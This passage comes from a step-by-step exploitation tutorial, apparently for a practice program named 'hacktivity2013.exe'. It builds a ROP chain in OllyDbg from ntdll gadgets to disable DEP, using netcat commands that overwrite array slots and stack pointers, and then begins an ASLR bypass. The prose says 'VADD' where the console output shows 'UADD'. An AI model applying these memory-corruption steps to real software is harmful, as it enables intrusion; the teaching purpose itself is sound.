
value do not need for us later, it can be changed.

- **Position 4** should be an address on the stack, because it will be moved to EBP. As you remember it is fulfilled by default so just leave position 4 as it is, do not change.
- **Position 5** should be the address of the next gadget, what is the DEP turn off gadget, for me it was 0x774CC2F3.
- **Position -1** should be the address of position 0. It fires the control of EIP.


Now we have an idea what to do so let us try it. Restart the application, and put a breakpoint to the position 0x008F1407 (here starts the calling of the virtual function). Again because of the ASLR the address of the stack will change, we will take care of it later, now we do it manually. To do it select **Debug \ Restart**




Choose **yes**, if you got the warning message




Right click to the disassembly window, then select **Go to \ Expression**



in the popup window type **008F1407**, then click to the **OK**.




Set the break point by **right click to the MOV EDX, [ESP+20]** instruction at address 0x008F1407. Then from the popup menu select **Breakpoint \ Toggle**, or simply press F2 when you stand on the instruction.



Then press the **F9** button, to run the program. Start the netcat, and connect to the application.

```
nc.exe 127.0.0.1 1234
```



Use the following command, to set the position 0 to the value 0x7747CD3D (address of EBP fix gadget)

```
VADD 0,2001194301
```

After sending the command the debugger stops at the breakpoint.


```

Administrator: Command Prompt - nc 127.0.0.1 12345

C:\>nc 127.0.0.1 12345
Commands:
-HELP: no parameters required, type this message
-UADD num1,num2 : set the num1-th element of the array to num2. valid
num1 0..255, num2 32 bit integer
-READ num :reads the num-th element of the array valid num values: 0..
-EXIT: exit from the application
UADD 0,2001194301

```

Press F9, because we want to enter some more values.



Set position 5 to the value 0x774CC2F3 (address of second gadget, the DEP turn off). To do it use the next command in netcat:

VADD 5, 2001519347


```

Administrator: Command Prompt - nc 127.0.0.1 12345


C:\>nc 127.0.0.1 12345
Commands:
-HELP: no parameters required, type this message
-UADD num1,num2 : set the num1-th element of the array to num2. valid
num1 0..255, num2 32 bit integer
-READ num :reads the num-th element of the array valid num values: 0..
-EXIT: exit from the application
UADD 0,2001194301
UADD 5,2001519347

```

The debugger stops again. Before pressing again F9 to enter the next value check the position on the stack. For me it was 0x002FF2B8.




Now we can calculate what to write to position 3, and position -1. first check the stack, and remember, we set the position 0 to 0x7747CD3D it can be seen at position 0x002FF2DC:




So to the position 3, and position -1 (take care the order, because the setting of position -1 fires the exploit) must be set to this value.

To do it press **F9** to run the application, and set the position 3 to 0x002FF2DC by the next command

VADD 3,3142364




I recommend, to take a look to the stack, and check if the correct value is set, then press **F9** to run again the application



Finally fire the exploit by setting the position -1 to the value 0x002FF2DC by the next command:


```
VADD -1,3142364
```




Now **DO NOT** press the **F9**, because we want to see what happens so run the application step by step by **pressing the F7** instead of **F9**. **Until you arrive to the CALL EAX** instruction (or just put there another break point, then press **F9**)

As you can see **EAX** points to the first gadget (0x7747CD3D The **ADD ESP, 38** instruction)


Continue to run the application by pressing **F7**.



Press F7 to arrive to the first gadget:



Press F7 until arrives to position 0x7747CD44 (RETN 8 instruction at the end of the first gadget). Or just put a breakpoint to this RETN 8 instruction, and then press F9 to run it.



Check the value of ESI and EBP, if they are pointing to somewhere on the stack:

002FF2B8	00000050	
002FF2BC	75DC330C	WS2_32.closesocket
002FF2C0	002FFE10	
002FF2C4	00000000	
002FF2C8	00000000	
002FF2CC	002FF2DC	
002FF2D0	0000FFFF	
002FF2D4	00000010	
002FF2D8	002FF2DC	
002FF2DC	7747CD3D	ntdll.7747CD3D
002FF2E0	00000009	
002FF2E4	002FF378	
002FF2E8	002FF2DC	
002FF2EC	002FF32C	
002FF2F0	774CC2F3	ntdll.774CC2F3
002FF2F4	00000001	
002FF2F8	749C0000	ASCII "PE"
002FF2FC	002FF318	
002FF300	774A4B61	RETURN to ntdll.774A4B61 from n
002FF304	749C0000	
002FF308	00000001	
002FF30C	00000009	
002FF310	002FF378	
002FF314	002FF32C	
002FF318	002FF304	

Then use **F7** to follow the application until we arrive to the DEP turn of gadget at position 0x774CC2F3. Continue the run by pressing **F8** (*NOT F7 because then you step into the CALL ZwSetInformationProcess at 0x7748515F*), and see if you get any error until the end of this gadget at position 0x77487C78. I recommend to put there a breakpoint, then it surely will not be jump over it too fast.

OllyDbg - hacktivity2013.exe		
File View Debug Options Window Help		
CPU - main thread, module ntdll		
774CC2F3	C745 08 02000000	MOV DWORD PTR SS:[EBP+8],2
774CC2FA	^E9 3F8EFBFF	JMP ntdll.7748513E
774CC2FF	32C0	XOR AL,AL
774CC301	^E9 60B9FBFF	JMP ntdll.77487C66
774CC306	57	PUSH EDI
774CC307	6A 04	PUSH 4
774CC309	8D45 0C	LEA EAX,DWORD PTR SS:[EBP+C]
774CC30C	50	PUSH EAX
774CC30D	6A 22	PUSH 22
774CC30F	6A FF	PUSH -1
774CC311	E8 3E8BFFFF	CALL ntdll.ZwQueryInformationProcess
774CC316	85C0	TEST EAX,EAX
774CC318	^0F8D 96D5FCFF	JGE ntdll.774998B4

Do not enter to the ZwSetInformationProcess at 0x7748515F:

OllyDbg - hacktivity2013.exe		
File View Debug Options Window Help		
CPU - main thread, module ntdll		
7748514B	837D 08 00	CMP DWORD PTR SS:[EBP+8],0
7748514F	^0F84 192B0000	JE ntdll.77487C6E
77485155	6A 04	PUSH 4
77485157	8D45 08	LEA EAX,DWORD PTR SS:[EBP+8]
7748515A	50	PUSH EAX
7748515B	6A 22	PUSH 22
7748515D	6A FF	PUSH -1
7748515F	E8 C0010400	CALL ntdll.ZwSetInformationProcess
77485164	^E9 052B0000	JMP ntdll.77487C6E
77485169	90	NOP
7748516A	90	NOP
7748516B	90	NOP

Keep pressing **F8** until you arrive to the RETN 4 instruction at position 0x77487C78

```

OllyDbg - hacktivity2013.exe
File View Debug Options Window Help

CPU - main thread, module ntdll
77487C6E 814E 34 00000008 OR DWORD PTR DS:[ESI+34],80000000
77487C75 5F POP EDI
77487C76 5E POP ESI
77487C77 5D POP EBP
77487C78 C2 0400 RETN 4
77487C7B F746 34 00000008 TEST DWORD PTR DS:[ESI+34],80000000
77487C82 0F85 60130000 JNZ ntdll.77488FE8
77487C88 56 PUSH ESI
77487C89 E8 A9FFFFFF CALL ntdll.77487C37
77487C8E E9 55130000 JMP ntdll.77488FE8
77487C93 F740 34 00000008 TEST DWORD PTR DS:[EAX+34],80000000
77487C9A 0F85 309C0000 JNZ ntdll.774918D0
77487CA0 50 PUSH EAX
77487CA1 E8 91FFFFFF CALL ntdll.77487C37

```

The value of ESP is 0x002FF308 now. The position 0 if you recall was 0x002FF2DC. So it means the next position is the 11th, we must put there the address where our exploit starts.

```

CPU - main thread, module ntdll
77487C6E 814E 34 00000008 OR DWORD PTR DS:[ESI+34],80000000
77487C75 5F POP EDI
77487C76 5E POP ESI
77487C77 5D POP EBP
77487C78 C2 0400 RETN 4
77487C7B F746 34 00000008 TEST DWORD PTR DS:[ESI+34],80000000
77487C82 0F85 60130000 JNZ ntdll.77488FE8
77487C88 56 PUSH ESI
77487C89 E8 A9FFFFFF CALL ntdll.77487C37
77487C8E E9 55130000 JMP ntdll.77488FE8
77487C93 F740 34 00000008 TEST DWORD PTR DS:[EAX+34],80000000
77487C9A 0F85 309C0000 JNZ ntdll.774918D0
77487CA0 50 PUSH EAX
77487CA1 E8 91FFFFFF CALL ntdll.77487C37
77487CA6 E9 259C0000 JMP ntdll.774918D0
77487CA8 51 PUSH ECX

Registers (FPU)
EAX 00000022
ECX 002FF2E4
EDX 774C5E74 ntdll.KiFastSys
EBX 00000002
ESP 002FF308
EBP 749C0000
ESI 774A4B61 ntdll.774A4B61
EDI 002FF318
EIP 77487C78 ntdll.77487C78
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)


```

We have finished our ROP chain, to turn of the DEP. Now the next step is to bypass the ASLR.


ASLR bypass

The problem is that, the position of the stack, and the position of ntdll.dll is always changes. But we are very lucky now, because we are able to not only write, but also to read data. So we must find some data from what we are able to calculate the required information.


To find it restart again the application. Click to the **Debug \ Restart**.




Click **Yes**, if you get a warning message:




Add a breakpoint to position 0x008F1407 By **right click anywhere in the disassembly window**, then select **Go to \ Expression**.

